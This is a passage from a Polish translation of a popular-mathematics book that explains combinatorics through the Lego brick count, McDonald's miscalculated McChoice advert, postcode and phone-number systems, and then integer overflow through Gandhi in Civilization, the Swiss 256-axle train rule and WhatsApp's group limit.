
Zliczanie wszystkich kombinacji nierzadko bywa przytłaczające, ponieważ liczba możliwych konfiguracji rozpatrywanego zagadnienia rośnie w zatrważającym tempie wraz z liczbą dopuszczalnych zestawień i czasem potrafi przyprawić o zawroty głowy. Od roku 1974 firma Lego utrzymuje, że zaledwie sześć ich standardowych klocków „dwa na cztery” można połączyć na oszałamiające 102 981 500 różnych sposobów. Żeby uzyskać tę liczbę, trzeba było dokonać kilku założeń i popełnić jeden błąd.





Istnieje dwadzieścia jeden sposobów na połączenie dwóch klocków zwróconych w tę samą stronę i dwadzieścia pięć sposobów, jeśli są względem siebie obrócone. To daje razem

czterdzieści sześć możliwości, przy czym tylko dwa połączenia – te w samym środku – są symetryczne i niepowtarzalne.

Pierwszym założeniem jest ten sam kolor wszystkich klocków (a wręcz że są identyczne pod każdym względem). Drugim – że znajdują się jeden na drugim i tworzą wieżę wysoką na sześć klocków. Począwszy od klocka u jej podstawy, każdy kolejny można umieścić na poprzednim na czterdzieści sześć różnych sposobów, co daje razem 46^5 = 205 962 976 możliwych wież. Spośród nich trzydzieści dwie są niepowtarzalne, a pozostałe 205 962 944 to tak naprawdę wiele par lustrzanych odbić. Każdą można obrócić w taki sposób, żeby przybrała wygląd innej. Połowa z 205 962 944 plus 32 daje ostatecznie 102 981 504. Popełniony błąd z kolei polega na tym, że kalkulator, na którym w roku 1974 przeprowadzono obliczenia, nie radził sobie z tak wieloma cyframi, zatem wynik został zaokrąglony w dół do pełnych setek.

Pewnego dnia matematyk Søren Eilers zwiedzał duński Legoland; eksponowana na wystawie liczba 102 981 500 wydała mu się nieadekwatna. W swoim gabinecie na Uniwersytecie Kopenhaskim przystąpił do wyznaczania liczby sposobów połączenia sześciu klocków Lego „dwa na cztery”, ale z uwzględnieniem możliwości umieszczania ich nie tylko jeden na drugim, lecz również obok siebie. Takich obliczeń nie można było dokonać na piechotę. Nawet z tylko sześcioma klockami liczba możliwych sposobów ich połączenia ze sobą jest zbyt wielka, by człowiek zdołał je zliczyć. Należało skorzystać z komputera. Był rok 2004 i komputery dysponowały już o wiele większą mocą obliczeniową niż w roku 1974, a mimo to uzyskanie odpowiedzi zajęło maszynie aż pół tygodnia. Ostatecznie na ekranie pojawiła się liczba 915 103 765.

Aby się upewnić, czy nie zaszła jakaś pomyłka, Eilers zlecił powtórzenie obliczeń Mikkelowi Abrahamsenowi, uczniowi liceum

poszukującemu jakiegoś ciekawego projektu matematycznego. Kod Eilersa powstał w Javie i został uruchomiony na komputerze Apple. Abrahamsen wpadł na nowy sposób analizowania poszczególnych kombinacji, napisał program w Pascalu i uruchomił go na maszynie z procesorem Intela. Obie zupełnie odmienne metody dały ten sam wynik: 915 103 765. Można więc całkiem bezpiecznie założyć, że jest on prawidłowy.

Ponieważ zliczanie wszystkich możliwych kombinacji potrafi prowadzić do wielkich liczb, często wykorzystuje się je w reklamach. Problem w tym, że firmy bardzo rzadko zadają sobie trud, by otrzymać prawidłowy wynik. Kiedy kombinatoryk (matematyk specjalizujący się w kombinatoryce) Peter Cameron zawitał w kanadyjskiej naleśnikarni, jego uwagę przyciągnął slogan mówiący o tysiącu jeden możliwych dodatków. Z racji swojego zawodu od razu skojarzył 1001 z liczbą wszystkich możliwych sposobów wybrania czterech elementów z czternastoelementowego zbioru, zatem uznał, że lokal oferował czternaście dodatków, z których klienci muszą wybrać cztery. Okazało się jednak, że restauracja miała ich dwadzieścia pięć (zapytał o to), a liczbę 1001 wykorzystano tylko dlatego, że wyglądała na odpowiednio dużą. Gdyby dokonano poprawnych obliczeń, okazałoby się, że przy dwudziestu sześciu dodatkach możliwości było łącznie 67 108 864 (okazało się, że można wybrać dowolne zestawienie wszystkich dodatków)***. Jest to bardzo rzadki przypadek zaniżenia jakiejś liczby w marketingu.

W roku 2002 firma McDonald’s zorganizowała w Wielkiej Brytanii kampanię reklamową promującą menu McChoice z ośmioma różnymi pozycjami. Rozklejone w Londynie plakaty obiecywały 40 312 możliwości do wyboru. Liczba ta nie tylko była nieprawidłowa, ale jeszcze dołożono do niej w promocji kolejną nieprawidłowość: to coś zupełnie szczególnego! Otóż kiedy McDonald’s został poinformowany o swojej pomyłce, nie tylko

nie przyznał się do winy, ale wręcz podjął karkołomną próbę usprawiedliwienia nieprawidłowych obliczeń.

Obliczenie liczby kombinacji przy ośmiu pozycjach do wyboru jest dość proste. Wyobraź sobie, że ktoś ci oferuje te pozycje jedna po drugiej. Chcesz hamburgera [tak/nie]? Chcesz do niego frytki [tak/nie]? Dokonasz ośmiu takich wyborów, zatem otrzymasz łącznie $2 \times 2 \times 2 \times 2 \times 2 \times 2 \times 2 \times 2 = 2^8 = 256$ możliwości. W tej liczbie zawierają się wszystkie decyzje od zrezygnowania z jedzenia w ogóle po wybranie wszystkiego, co jest dostępne. Jeśli uznamy, że rezygnacja z zamówienia czegokolwiek tak właściwie nie powinna się liczyć, to zostaje nam 255 różnych możliwych posiłków (chociaż niektórzy pewnie stwierdzą, że to właśnie „posiłek null” jest ich ulubionym z oferty McDonalda).

Liczba wykorzystana przez firmę w reklamie powstała w całkowicie inny sposób. Jest to odpowiedź na pytanie, na ile różnych sposobów można UŁOŻYĆ osiem pozycji menu. Wyobraź sobie, że masz wszystkie osiem przed sobą i musisz je zjeść jedna po drugiej. Decydujesz, co zjeść w pierwszej kolejności (jedna możliwość z ośmiu), co zjesz potem (jedna z siedmiu) i tak dalej. To daje $8 \times 7 \times 6 \times 5 \times 4 \times 3 \times 2 \times 1 = 8!$**** = 40 320 sposobów na zjedzenie ośmioczęściowego posiłku. McDonald’s nieco optymistycznie założył, że ludzie będą zamawiać wszystkie osiem pozycji, a potem ustalać ulubioną kolejność napychania sobie ust. (Przy założeniu trzech posiłków dziennie wypróbowanie wszystkich zajęłoby blisko trzydzieści siedem lat. Tyle czasu spędzonego w domu Ronalda!).

I tu wkracza ten dodatkowy błąd, który chyba pojawił się w tej jednej jedynej chwili, kiedy ludzie z McDonalda naprawdę się zastanowili. Uznali bowiem, że użycie słowa „kombinacja” wymaga połączenia co najmniej dwóch rzeczy, zatem odjęli od uzyskanej liczby osiem, aby wykluczyć zamówienia tylko z jedną. Oczywiście ich wcześniejsze wyliczenia

w żadnym wypadku nie dawały liczby możliwych kombinacji, zatem wynik końcowy był całkowicie bez znaczenia*****. A nawet gdyby wszystko dobrze policzyli, zapomnieli wyłączyć „posiłek null”. W rzeczywistości liczba możliwych kombinacji dwóch lub więcej pozycji z ośmiu dostępnych w menu to 247. O wiele mniej niż 40 312. Jakby taki zestaw antypowiększony.

I to o tyle, że 154 osoby przesłały skargę do brytyjskiego Urzędu Standardów w Reklamie, zgłaszając, że McDonald’s w sposób rażący wyolbrzymia możliwość wyboru w menu McChoice. Zobligowana prawnie do złożenia wyjaśnień firma nie przyznała się do popełnienia błędu w obliczeniach. Zamiast tego zdecydowała się na klasyczny manewr w stylu „zdecydowanie jesteśmy niewinni” i przedstawiła dwie wzajemnie wykluczające się wymówki. Zupełnie jak dziecko twierdzące, że nigdy nie było żadnego hamburgera, a poza tym zjadł go kto inny.

Najpierw w odpowiedzi na stwierdzenie, że liczba możliwych sposobów ułożenia pozycji z menu jest nieistotna, McDonald’s odparł, że to nieprawda. Zacytuję decyzję urzędu:

> Reklamodawca stwierdził, że o ile istotnie część osób może uznać podwójny cheeseburger i shake mleczny za tę samą permutację co shake mleczny i podwójny cheeseburger, to jego zdaniem każdą taką permutację należy rozpatrywać jako oddzielne doświadczenie kulinarne.

Nie mam najmniejszego zamiaru komentować takiego użycia słowa „permutacja”, ponieważ odciągnęłoby to nas od tego, że McDonald’s naprawdę usiłował przekonać urzędników, że zjedzenie najpierw burgera lub wypicie najpierw shake’a sprawia, że mamy do czynienia z dwoma różnymi posiłkami. Tylko nie mówcie im, proszę, że niektórzy zamiast jeść

rzeczy po kolei, spożywają je jednocześnie, co dałoby (g)astronomiczną liczbę możliwych posiłków.

Oznajmiwszy, że zdecydowanie chcieli obliczyć liczbę możliwych sposobów ułożenia sobie posiłku (w swojej odpowiedzi użyli nawet właściwej nazwy zastosowanego działania: silnia), ludzie z McDonalda dodatkowo nadmienili, że liczba 40 312 nie była wynikiem obliczeń, ale została użyta wyłącznie w celach ilustracyjnych. Ich zdaniem rzeczywiste obliczenia objęłyby różne wariacje smakowe niektórych pozycji w menu (co dałoby łącznie szesnaście różnych składników posiłku), w wyniku czego łączna liczba możliwych kombinacji przekroczyłaby 65 000. I tu mieli rację! 2^{16} = 65 536. Tyle że to obejmuje takie przypadki, jak wejście do McDonalda, zamówienie po jednym shake’u w każdym z dostępnych smaków i nazwanie tego posiłkiem.

Brytyjski urząd ostatecznie przyznał rację firmie i nie uwzględnił skarg. W decyzji napisano, że McDonald’s istotnie użył w reklamie błędnej liczby, ale zrobił tak jedynie w celu pokazania, że możliwości jest naprawdę dużo, a liczba „przekraczająca 65 000” była większa od tej użytej w materiałach reklamowych. Skarżący tego jednak nie kupili. Złożyli odwołanie, w którym dowodzili, że reklamodawca nie powinien już po fakcie zmieniać interpretacji obliczeń prowadzących do uzyskania liczby wykorzystanej w reklamie. Odwołanie zostało odrzucone. I to był koniec tej historii.

Chociaż od tamtego czasu minęło już wiele lat, odgrzeję tę ostygłą już sprawę na nowo (chyba jeszcze nie spleśniała?) i raz jeszcze przyjrzę się faktom. Policzę wyłącznie sensowne kombinacje. Osiem pozycji z menu McChoice można połączyć w różne przekąski i posiłki dla jednej osoby. Moim zdaniem z następujących produktów można złożyć każdy sensowny zestaw:

Napoje:

cztery napoje gazowane, cztery shaki i opcja rezygnacji z picia: **9**

Dania główne:

cheeseburger, Filet-O-Fish albo hot-dog******; dopuszczam możliwość rezygnacji z głównego dania (jedna możliwość), wybrania jednej rzeczy (trzy możliwości) albo – jeśli ktoś jest naprawdę głodny – dwóch (pewnie dwa razy tego samego; sześć możliwości): **1 + 3 + 6 = 10**

Czy podać do tego frytki?

Tak lub nie: **2**

Deser:

szarlotka, trzy smaki McFlurry lub jeden z czterech shake'ów (nawet jeśli ktoś już wziął shake jako napój; nie będę osądzał nikogo, kto chce wypić drugi shake na deser), a do tego możliwość rezygnacji z deseru: **1 + 3 + 4 + 1 = 9**

To nam daje:

9 × 10 × 2 × 9 = 1620

Po usunięciu posiłku null zostaje nam 1619 możliwych kombinacji pozycji z menu. Dopuszczam możliwość, że zapomniałem o jakimś połączeniu, które ktoś mógłby zamówić, ale moim zdaniem McDonald's raczej nie chce w swoich reklamach sugerować, że ludzie przychodzą do nich zjeść siedem hot-dogów jeden po drugim. To byłby bardzo *unhappy meal*.

Kiedy kombinowanie nie wystarcza…


Czasem liczba dostępnych możliwości może spowodować poważne ograniczenia. W amerykańskim systemie kodów pocztowych mamy pięć cyfr, mogą one zatem przybierać wartości z przedziału od 00000 do 99999, co daje tylko sto tysięcy możliwych kombinacji. Zważywszy że powierzchnia lądowa Stanów Zjednoczonych wynosi 9 158 022 km^2, oznacza to niespełna 100 km^2 na potencjalny kod. Nigdy nie zdołają być dokładniejsi (średnio). System pomaga skierować pocztę we właściwy rejon, ale potem można już polegać tylko na reszcie adresu.

Może być jednak gorzej: w Australii, której obszar jest porównywalny z USA (7 692 024 km^2) system kodów pocztowych jest tylko czterocyfrowy, czyli na każdy kod przypada średnio 769 km^2. Na szczęście dzięki niewielkiej gęstości zaludnienia na obszarze objętym jednym kodem mieszka średnio zaledwie 2500 osób, podczas gdy w Stanach Zjednoczonych liczba ta wynosi 3300. Oczywiście są to wartości uśrednione – wyliczone przy założeniu, że całe terytorium jest równomiernie zamieszkane – a z mojego doświadczenia wynika, że ludzie raczej wolą łączyć się w większe skupiska, co oznacza więcej osób na jeden kod. Przed chwilą wyszukałem australijski kod miejsca, w którym się wychowałem: 6023. W roku 2011 mieszkało na tym obszarze 15 025 osób w 5646 budynkach.

Teraz mieszkam w Wielkiej Brytanii. Kod pocztowy mojego domu jest przypisany zaledwie trzydziestu dwóm adresom. Wszystkie znajdują się na tej samej ulicy. I to tyle. Brytyjskie kody pocztowe są o wiele bardziej szczegółowe od australijskich czy amerykańskich. Budynek, w którym znajduje się moje biuro, ma swój indywidualny kod pocztowy. Przesyłki można do mnie adresować z podaniem tylko imienia, nazwiska i kodu

pocztowego. Amerykanom i Australijczykom wydałoby się to niedorzeczne********.

Brytyjczycy osiągnęli swoją precyzję dzięki stosowaniu dłuższych kodów nie tylko z cyframi, ale też z literami i strategicznie rozmieszczonymi odstępami. Możliwość rozmieszczenia liter i cyfr podlega pewnym ograniczeniom, ale i tak możliwych kodów pocztowych w brytyjskim systemie jest aż 1,7 miliarda.



Przykładowe kody pocztowe. Pracowałem pod 2/3 z nich.

$$27 \times 26 \times 10 \times 37 \times 10 \times 26 \times 26 = 1\,755\,842\,400$$

Żeby jednak być uczciwym, trzeba nadmienić, że jest to liczba czysto hipotetyczna, ponieważ litery zawsze wskazują konkretny obszar geograficzny. I tak GU w moim przykładzie wskazuje Guildford, a SW i E – odpowiednio południowo-zachodnie i wschodnie dzielnice Londynu. Gdyby rząd Wielkiej Brytanii naprawdę chciał wycisnąć maksimum możliwości z tego systemu i dopuścić dowolne rozmieszczenie liter i cyfr

w dwóch grupach trzech lub czterech symboli, możliwości byłoby 2 980 015 017 984. Dość, by oddzielny kod dostał każdy spłachetek ziemi o powierzchni około 30 cm^2. Moim zdaniem to doskonały pomysł. Przy zamawianiu posiłków przez internet mógłbym do każdego produktu podać inny kod pocztowy kierujący do konkretnej szafki.

Kolejnym przykładem przypisywania oznaczeń do osób są numery telefonów, ale w tym przypadku już naprawdę potrzebujemy dopasowania jeden do jednego. Pierwotnie mieliśmy jeden numer na każdy dom, a teraz – w wyniku pojawienia się telefonów komórkowych – mamy (mniej więcej) jeden numer na człowieka. Ich pula jest jednak niewystarczająca.

W przeszłości rozmowy zamiejscowe czy międzynarodowe były horrendalnie drogie, zatem operatorzy telefoniczni starali się obniżać ceny połączeń przez eliminowanie konieczności zmiany operatora podczas połączenia. Udostępniali darmowy numer, po wybraniu którego podawało się kod identyfikacyjny, a po nim – właściwy numer docelowy. Koszt tego drugiego połączenia, realizowanego przez operatora pośredniczącego, obciążał konto przypisane do podanego identyfikatora.

Kłopot w tym, że pośrednicy używali zbyt krótkich kodów. W sieci można znaleźć rozmowy o firmach, które stosowały tylko pięć cyfr, chociaż miały kilkadziesiąt tysięcy klientów. Pięć cyfr daje sto tysięcy możliwych kodów; dziesięć tysięcy klientów wykorzysta 10%. W matematyce powiedzielibyśmy, że przestrzeń możliwych kodów jest nasycona w dość znacznym stopniu. Przy mniej niż dziesięciu możliwych kodach na klienta nie trzeba zbyt wiele czasu, by odgadnąć jakiś prawidłowy kod i dzwonić „za darmo”. Tego rodzaju zapewnianie bezpieczeństwa przez niejawność sprawdza się tylko wtedy, kiedy liczba możliwych kodów jest o wiele większa od liczby faktycznie używanych.

A teraz wygląda na to, że liczba ludzi na Ziemi zaczyna przekładać się na duże nasycenie przestrzeni możliwych numerów telefonów. Gdyby dostępnych numerów było o wiele więcej niż nas, mogłyby być wręcz jednorazowego użytku. Ale ponieważ (historycznie) trzeba je zapamiętywać, istnieje wyraźna potrzeba ograniczania ich długości. Dlatego też nie ma ich dość, by zużyte wyrzucać, w związku z czym są używane wielokrotnie. Kiedy ktoś rozwiąże umowę z operatorem, jego numer nie przepada, ale trafia do kogoś innego. Możliwość przypisania numeru powiązanego z naszymi danymi osobowymi do kogoś obcego może budzić uzasadnione obawy.

Moja ulubiona historia z numerem telefonu z odzysku dotyczy zawodów Ultimate Fighting Championship. UFC to zawody w mieszanych sztukach walki i usłyszałem o nich tylko dlatego, że ring, na którym się odbywają, jest ośmiokątem i nazwa tej figury pojawia się w tytule programów telewizyjnych UFC. Moim zdaniem jednak nazywanie programu *Road to the Octagon* [Droga do ośmiokąta] tylko po to, żeby potem pokazać w nim okładających się facetów, jest wprowadzaniem widzów w błąd. Nawet nie pytajcie, jak niewiele figur o liczbie boków większej niż osiem pokazano w programie *Beyond the Octagon* [Poza ośmiokątem].

Zawodnik UFC wagi półśredniej Rory MacDonald zauważył, że za żadnym razem, kiedy wchodzi na ring przed walką, nie rozbrzmiewa wybrany przez niego utwór. Jego rywale wybierali agresywne kawałki wprowadzające ich w odpowiednio bojowy nastrój i one rzeczywiście były odtwarzane; tymczasem żądania Rory’ego najwyraźniej ignorowano. Domyślam się, że wprowadzenie się w odpowiedni stan umysłu przed walką jest nieco trudne, jeśli z głośników nieoczekiwanie huknie *U Can’t*

Touch This MC Hammera. Inni zawodnicy wręcz kpili z doboru muzyki Rory’ego.

Pewnego dnia przed walką podszedł do niego producent i przeprosił, że tym razem nie będzie mógł odtworzyć piosenki zespołu Nickelback, o którą poprosił zawodnik. Ten odparł, że nigdy nie życzył sobie tego utworu. Producent pokazał mu wówczas SMS-y z jego prośbami. Poprzedni numer telefonu MacDonalda zrządzeniem losu trafił do miłośnika UFC, który z radością zaczął wybierać za niego muzykę na wejście. To wspaniała historia o ograniczeniach kombinacji liczbowych oraz o pierwszym odnotowanym przypadku, kiedy Nickelback ukrócił czyjeś cierpienia.

---

* Tak, wiem, część tego zamieszania wynika z występowania półtonów. Ale na nie spada tylko pół winy.

** *O architekturze ksiąg dziesięć*, Witruwiusz, tłum. Kazimierz Kumaniecki, Prószyński i s-ka, 1999.

*** 2^{26} (przyp. red.).

**** Ten wykrzyknik oznacza działanie zwane silnią i zważywszy, jak zdumiewająco duże bywają wyniki tej operacji matematycznej, znak wydaje się adekwatny.

***** Zawsze gotowi na wyzwania matematycy nazwali wartość n! – n „McKombinacją” (sekwencja A005096 w *On-Line Encyclopedia of Integer Sequences*) i rozpoczęli poszukiwania jej zastosowań. Jak dotąd żadnego nie znaleźli.

****** Menu McChoice było jednym z nielicznych przypadków, kiedy w McDonaldzie można było kupić hot-doga. I w jakiś cudny sposób to nie było w tym wszystkim największą pomyłką.

******* Trzeba wspomnieć, że w roku 1983 Stany Zjednoczone rozbudowały swój system kodów pocztowych do dziewięciu cyfr (stary kod + 4 cyfry), ale kochającym wolność Amerykanom nie spodobała się idea przypisania do konkretnego numeru. Trochę kojarzyło się im to z *Rokiem 1984*. Zatem formalnie kody pocztowe pozostały pięciocyfrowe, ale za kulisami stosuje się ich sześciocyfrowe rozszerzenie – kod paskowy drukowany na listach zawiera jedenastocyfrowy kod przypisany do każdego budynku w kraju.

6

Błąd: nie można obliczyć

Gandhi to słynny pacyfista, który poprowadził Indie do niezależności od Wielkiej Brytanii. W roku 1991 zyskał nową reputację: podżegacza wojennego przeprowadzającego niesprowokowane ataki jądrowe. Zawdzięcza ją grom komputerowym z serii *Cywilizacja*, które sprzedały się łącznie w ponad 33 milionach egzemplarzy. Trzeba w nich stawić czoła kilku światowym przywódcom z różnych okresów historii i pokonać ich w wyścigu do zbudowania najwspanialszej cywilizacji. Jednym z dostępnych przeciwników jest miłujący pokój Gandhi. Jednak już we wczesnych wersjach *Cywilizacji* gracze zauważyli, że Gandhi to kawał drania. Kiedy tylko opracował technologię jądrową, zaczął zasypywać inne narody bombami atomowymi.

Wynikało to z błędu w kodzie komputerowym. Autorzy gry rozmyślnie przypisali Gandhiemu najniższą możliwą niezerową wartość agresywności – jedynkę. Klasyczny Gandhi. Tyle że na późniejszym etapie gry, kiedy cywilizacje stawały się bardziej… cóż, cywilizowane, skłonność do agresji wszystkich przywódców malała o dwa punkty. U Gandhiego, który zaczynał od jednego oczka, ta zmiana wyglądała tak: 1 − 2 = 255. I nagle stawał się najbardziej agresywny ze wszystkich. Chociaż ten błąd został już dawno naprawiony, w późniejszych wersjach Gandhi dalej lubił zrzucać innym na głowę bomby jądrowe – tradycja zobowiązuje.

Komputer odczytywał wynik powyższego działania jako 255 z tego samego powodu, z jakiego maszyny mają kłopoty z rachubą czasu: pamięć cyfrowa ma skończoną pojemność. Poziom agresji przywódców był przechowywany w postaci liczby ośmiobitowej. Jeśli zaczniemy od 00000001 i odejmiemy dwie jedynki, dostaniemy kolejno 00000000 i 11111111 (czyli 255 w zapisie dziesiętnym). Ponieważ nie ma tu możliwości zaznaczenia zmiany znaku, licznik się przekręci i zacznie odliczać od drugiego końca. Są to tak zwane błędy przepełnienia i naprawdę potrafią ostro (i ciekawie) namieszać w kodzie komputerowym.

Pociągi w Szwajcarii nie mogą mieć 256 osi. Można ten fakt przytaczać jako wspaniały przykład wiedzy bezużytecznej, ale nie wynika on wcale z jakichś szalonych europejskich regulacji. Żeby zawsze było wiadomo, gdzie znajdują się wszystkie pociągi poruszające się po szwajcarskich torach, przy szynach rozmieszczone są czujniki wykrywające chwilę przejazdu koła. System komputerowy liczy koła, aby uzyskać podstawowe informacje o pociągu, który właśnie przejechał. Niestety, wykorzystuje do tego celu ośmiobitowy licznik, który po osiągnięciu wartości 11111111 przekręca się i zaczyna z powrotem od 00000000. Pociągi powodujące coś takiego jeździłyby niezarejestrowane – stałyby się składami widmami.

Wyszukałem aktualne brzmienie szwajcarskich przepisów kolejowych i zasada dotycząca 256 osi wciąż tam jest, wśród zapisów dotyczących dopuszczalnego obciążenia i sposobów komunikacji konduktorów z maszynistami:

5.1 **Zugvorbereitung R 300.5**

Zugbildung R I-30111

4.7.4 Zugbildung

Um das ungewollte Freimelden von Streckenabschnitten durch das Rückstellen der Achszähler auf Null und dadurch Zugsgefährdungen zu vermeiden, darf die effektive Gesamtachszahl eines Zuges nicht 256 Achsen betragen.

W celu uniknięcia niezamierzonego oznaczenia odcinka torów jako pustego z powodu wyzerowania licznika osi, co mogłoby doprowadzić do katastrofy kolejowej, całkowita liczba osi pociągu nie może być równa 256.

Wygląda na to, że pojawiło się tyle zapytań, dlaczego tak właściwie nie można dołożyć do pociągu tej 256. osi, że w przepisach zamieszczono wyjaśnienie. To jest najwyraźniej łatwiejsze od poprawienia kodu. W wielu przypadkach problem sprzętowy zostaje załatany poprawką programistyczną, ale tylko w Szwajcarii znalazłem przykład naprawienia błędu systemowego za pomocą biurokracji.

Jest wiele sposobów zapobiegania błędom przepełnienia. Jeśli programista przewiduje pojawienie się problemu z liczbą 256, może wprowadzić sztywną granicę i uniemożliwić przekroczenie wartości 255. Ciągle się to zdarza i można nieźle się pośmiać z ludzi zdziwionych tym pozornie arbitralnym limitem. Kiedy aplikacja WhatsApp zwiększyła limit liczby uczestników jednej rozmowy grupowej ze stu do 256, „Independent” opisał to tak: „Nie jest jasne, dlaczego WhatsApp wybrał tak szczególną liczbę”.


Jednak wiele osób wiedziało dlaczego. Feralne zdanie szybko zniknęło z artykułu na stronie internetowej gazety, a na końcu tekstu pojawił się dopisek: „Czytelnicy zwrócili nam uwagę, że 256 jest jedną z najważniejszych liczb w świecie komputerów”. Żal mi osoby, która w tamto popołudnie zajmowała się kontem dziennika na Twitterze.

Nazywam to „rozwiązaniem przez postawienie muru”. Jeśli do grupy WhatsAppa z 256 uczestnikami (ty i 255 znajomych) zechcesz dodać osobę numer 257, aplikacja zwyczajnie nie pozwoli ci tego zrobić. Skoro jednak i tak widać, że masz 255 lepszych znajomych od niej, wasza znajomość jest zapewne tak luźna, że delikwent nie weźmie tego do siebie. W grze *Minecraft* z powodu zagrożenia przekręceniem licznika można umieścić jeden na drugim maksymalnie 256 bloków. I tu mamy do czynienia z rzeczywistym murem.

Innym sposobem radzenia sobie z błędem przepełnienia jest właśnie dopuszczenie do przekręcenia licznika: po dobiciu do 11111111 liczymy z powrotem od 00000000. To właśnie dzieje się w *Cywilizacji* i na szwajcarskiej kolei. W obu tych przypadkach było to jednak niezamierzone. Komputery ślepo przestrzegają określonych przez człowieka zasad i dokonują logicznego wyboru – bez względu na to, co byłoby wyborem racjonalnym. To oznacza, że podczas programowania trzeba się starać uwzględnić wszystkie możliwe sytuacje i dopilnować, żeby komputer zawsze „wiedział”, jak postąpić. Tak, programiści muszą umieć liczyć, ale moim zdaniem najważniejszą cechą wspólną programistów i matematyków jest umiejętność logicznego myślenia.

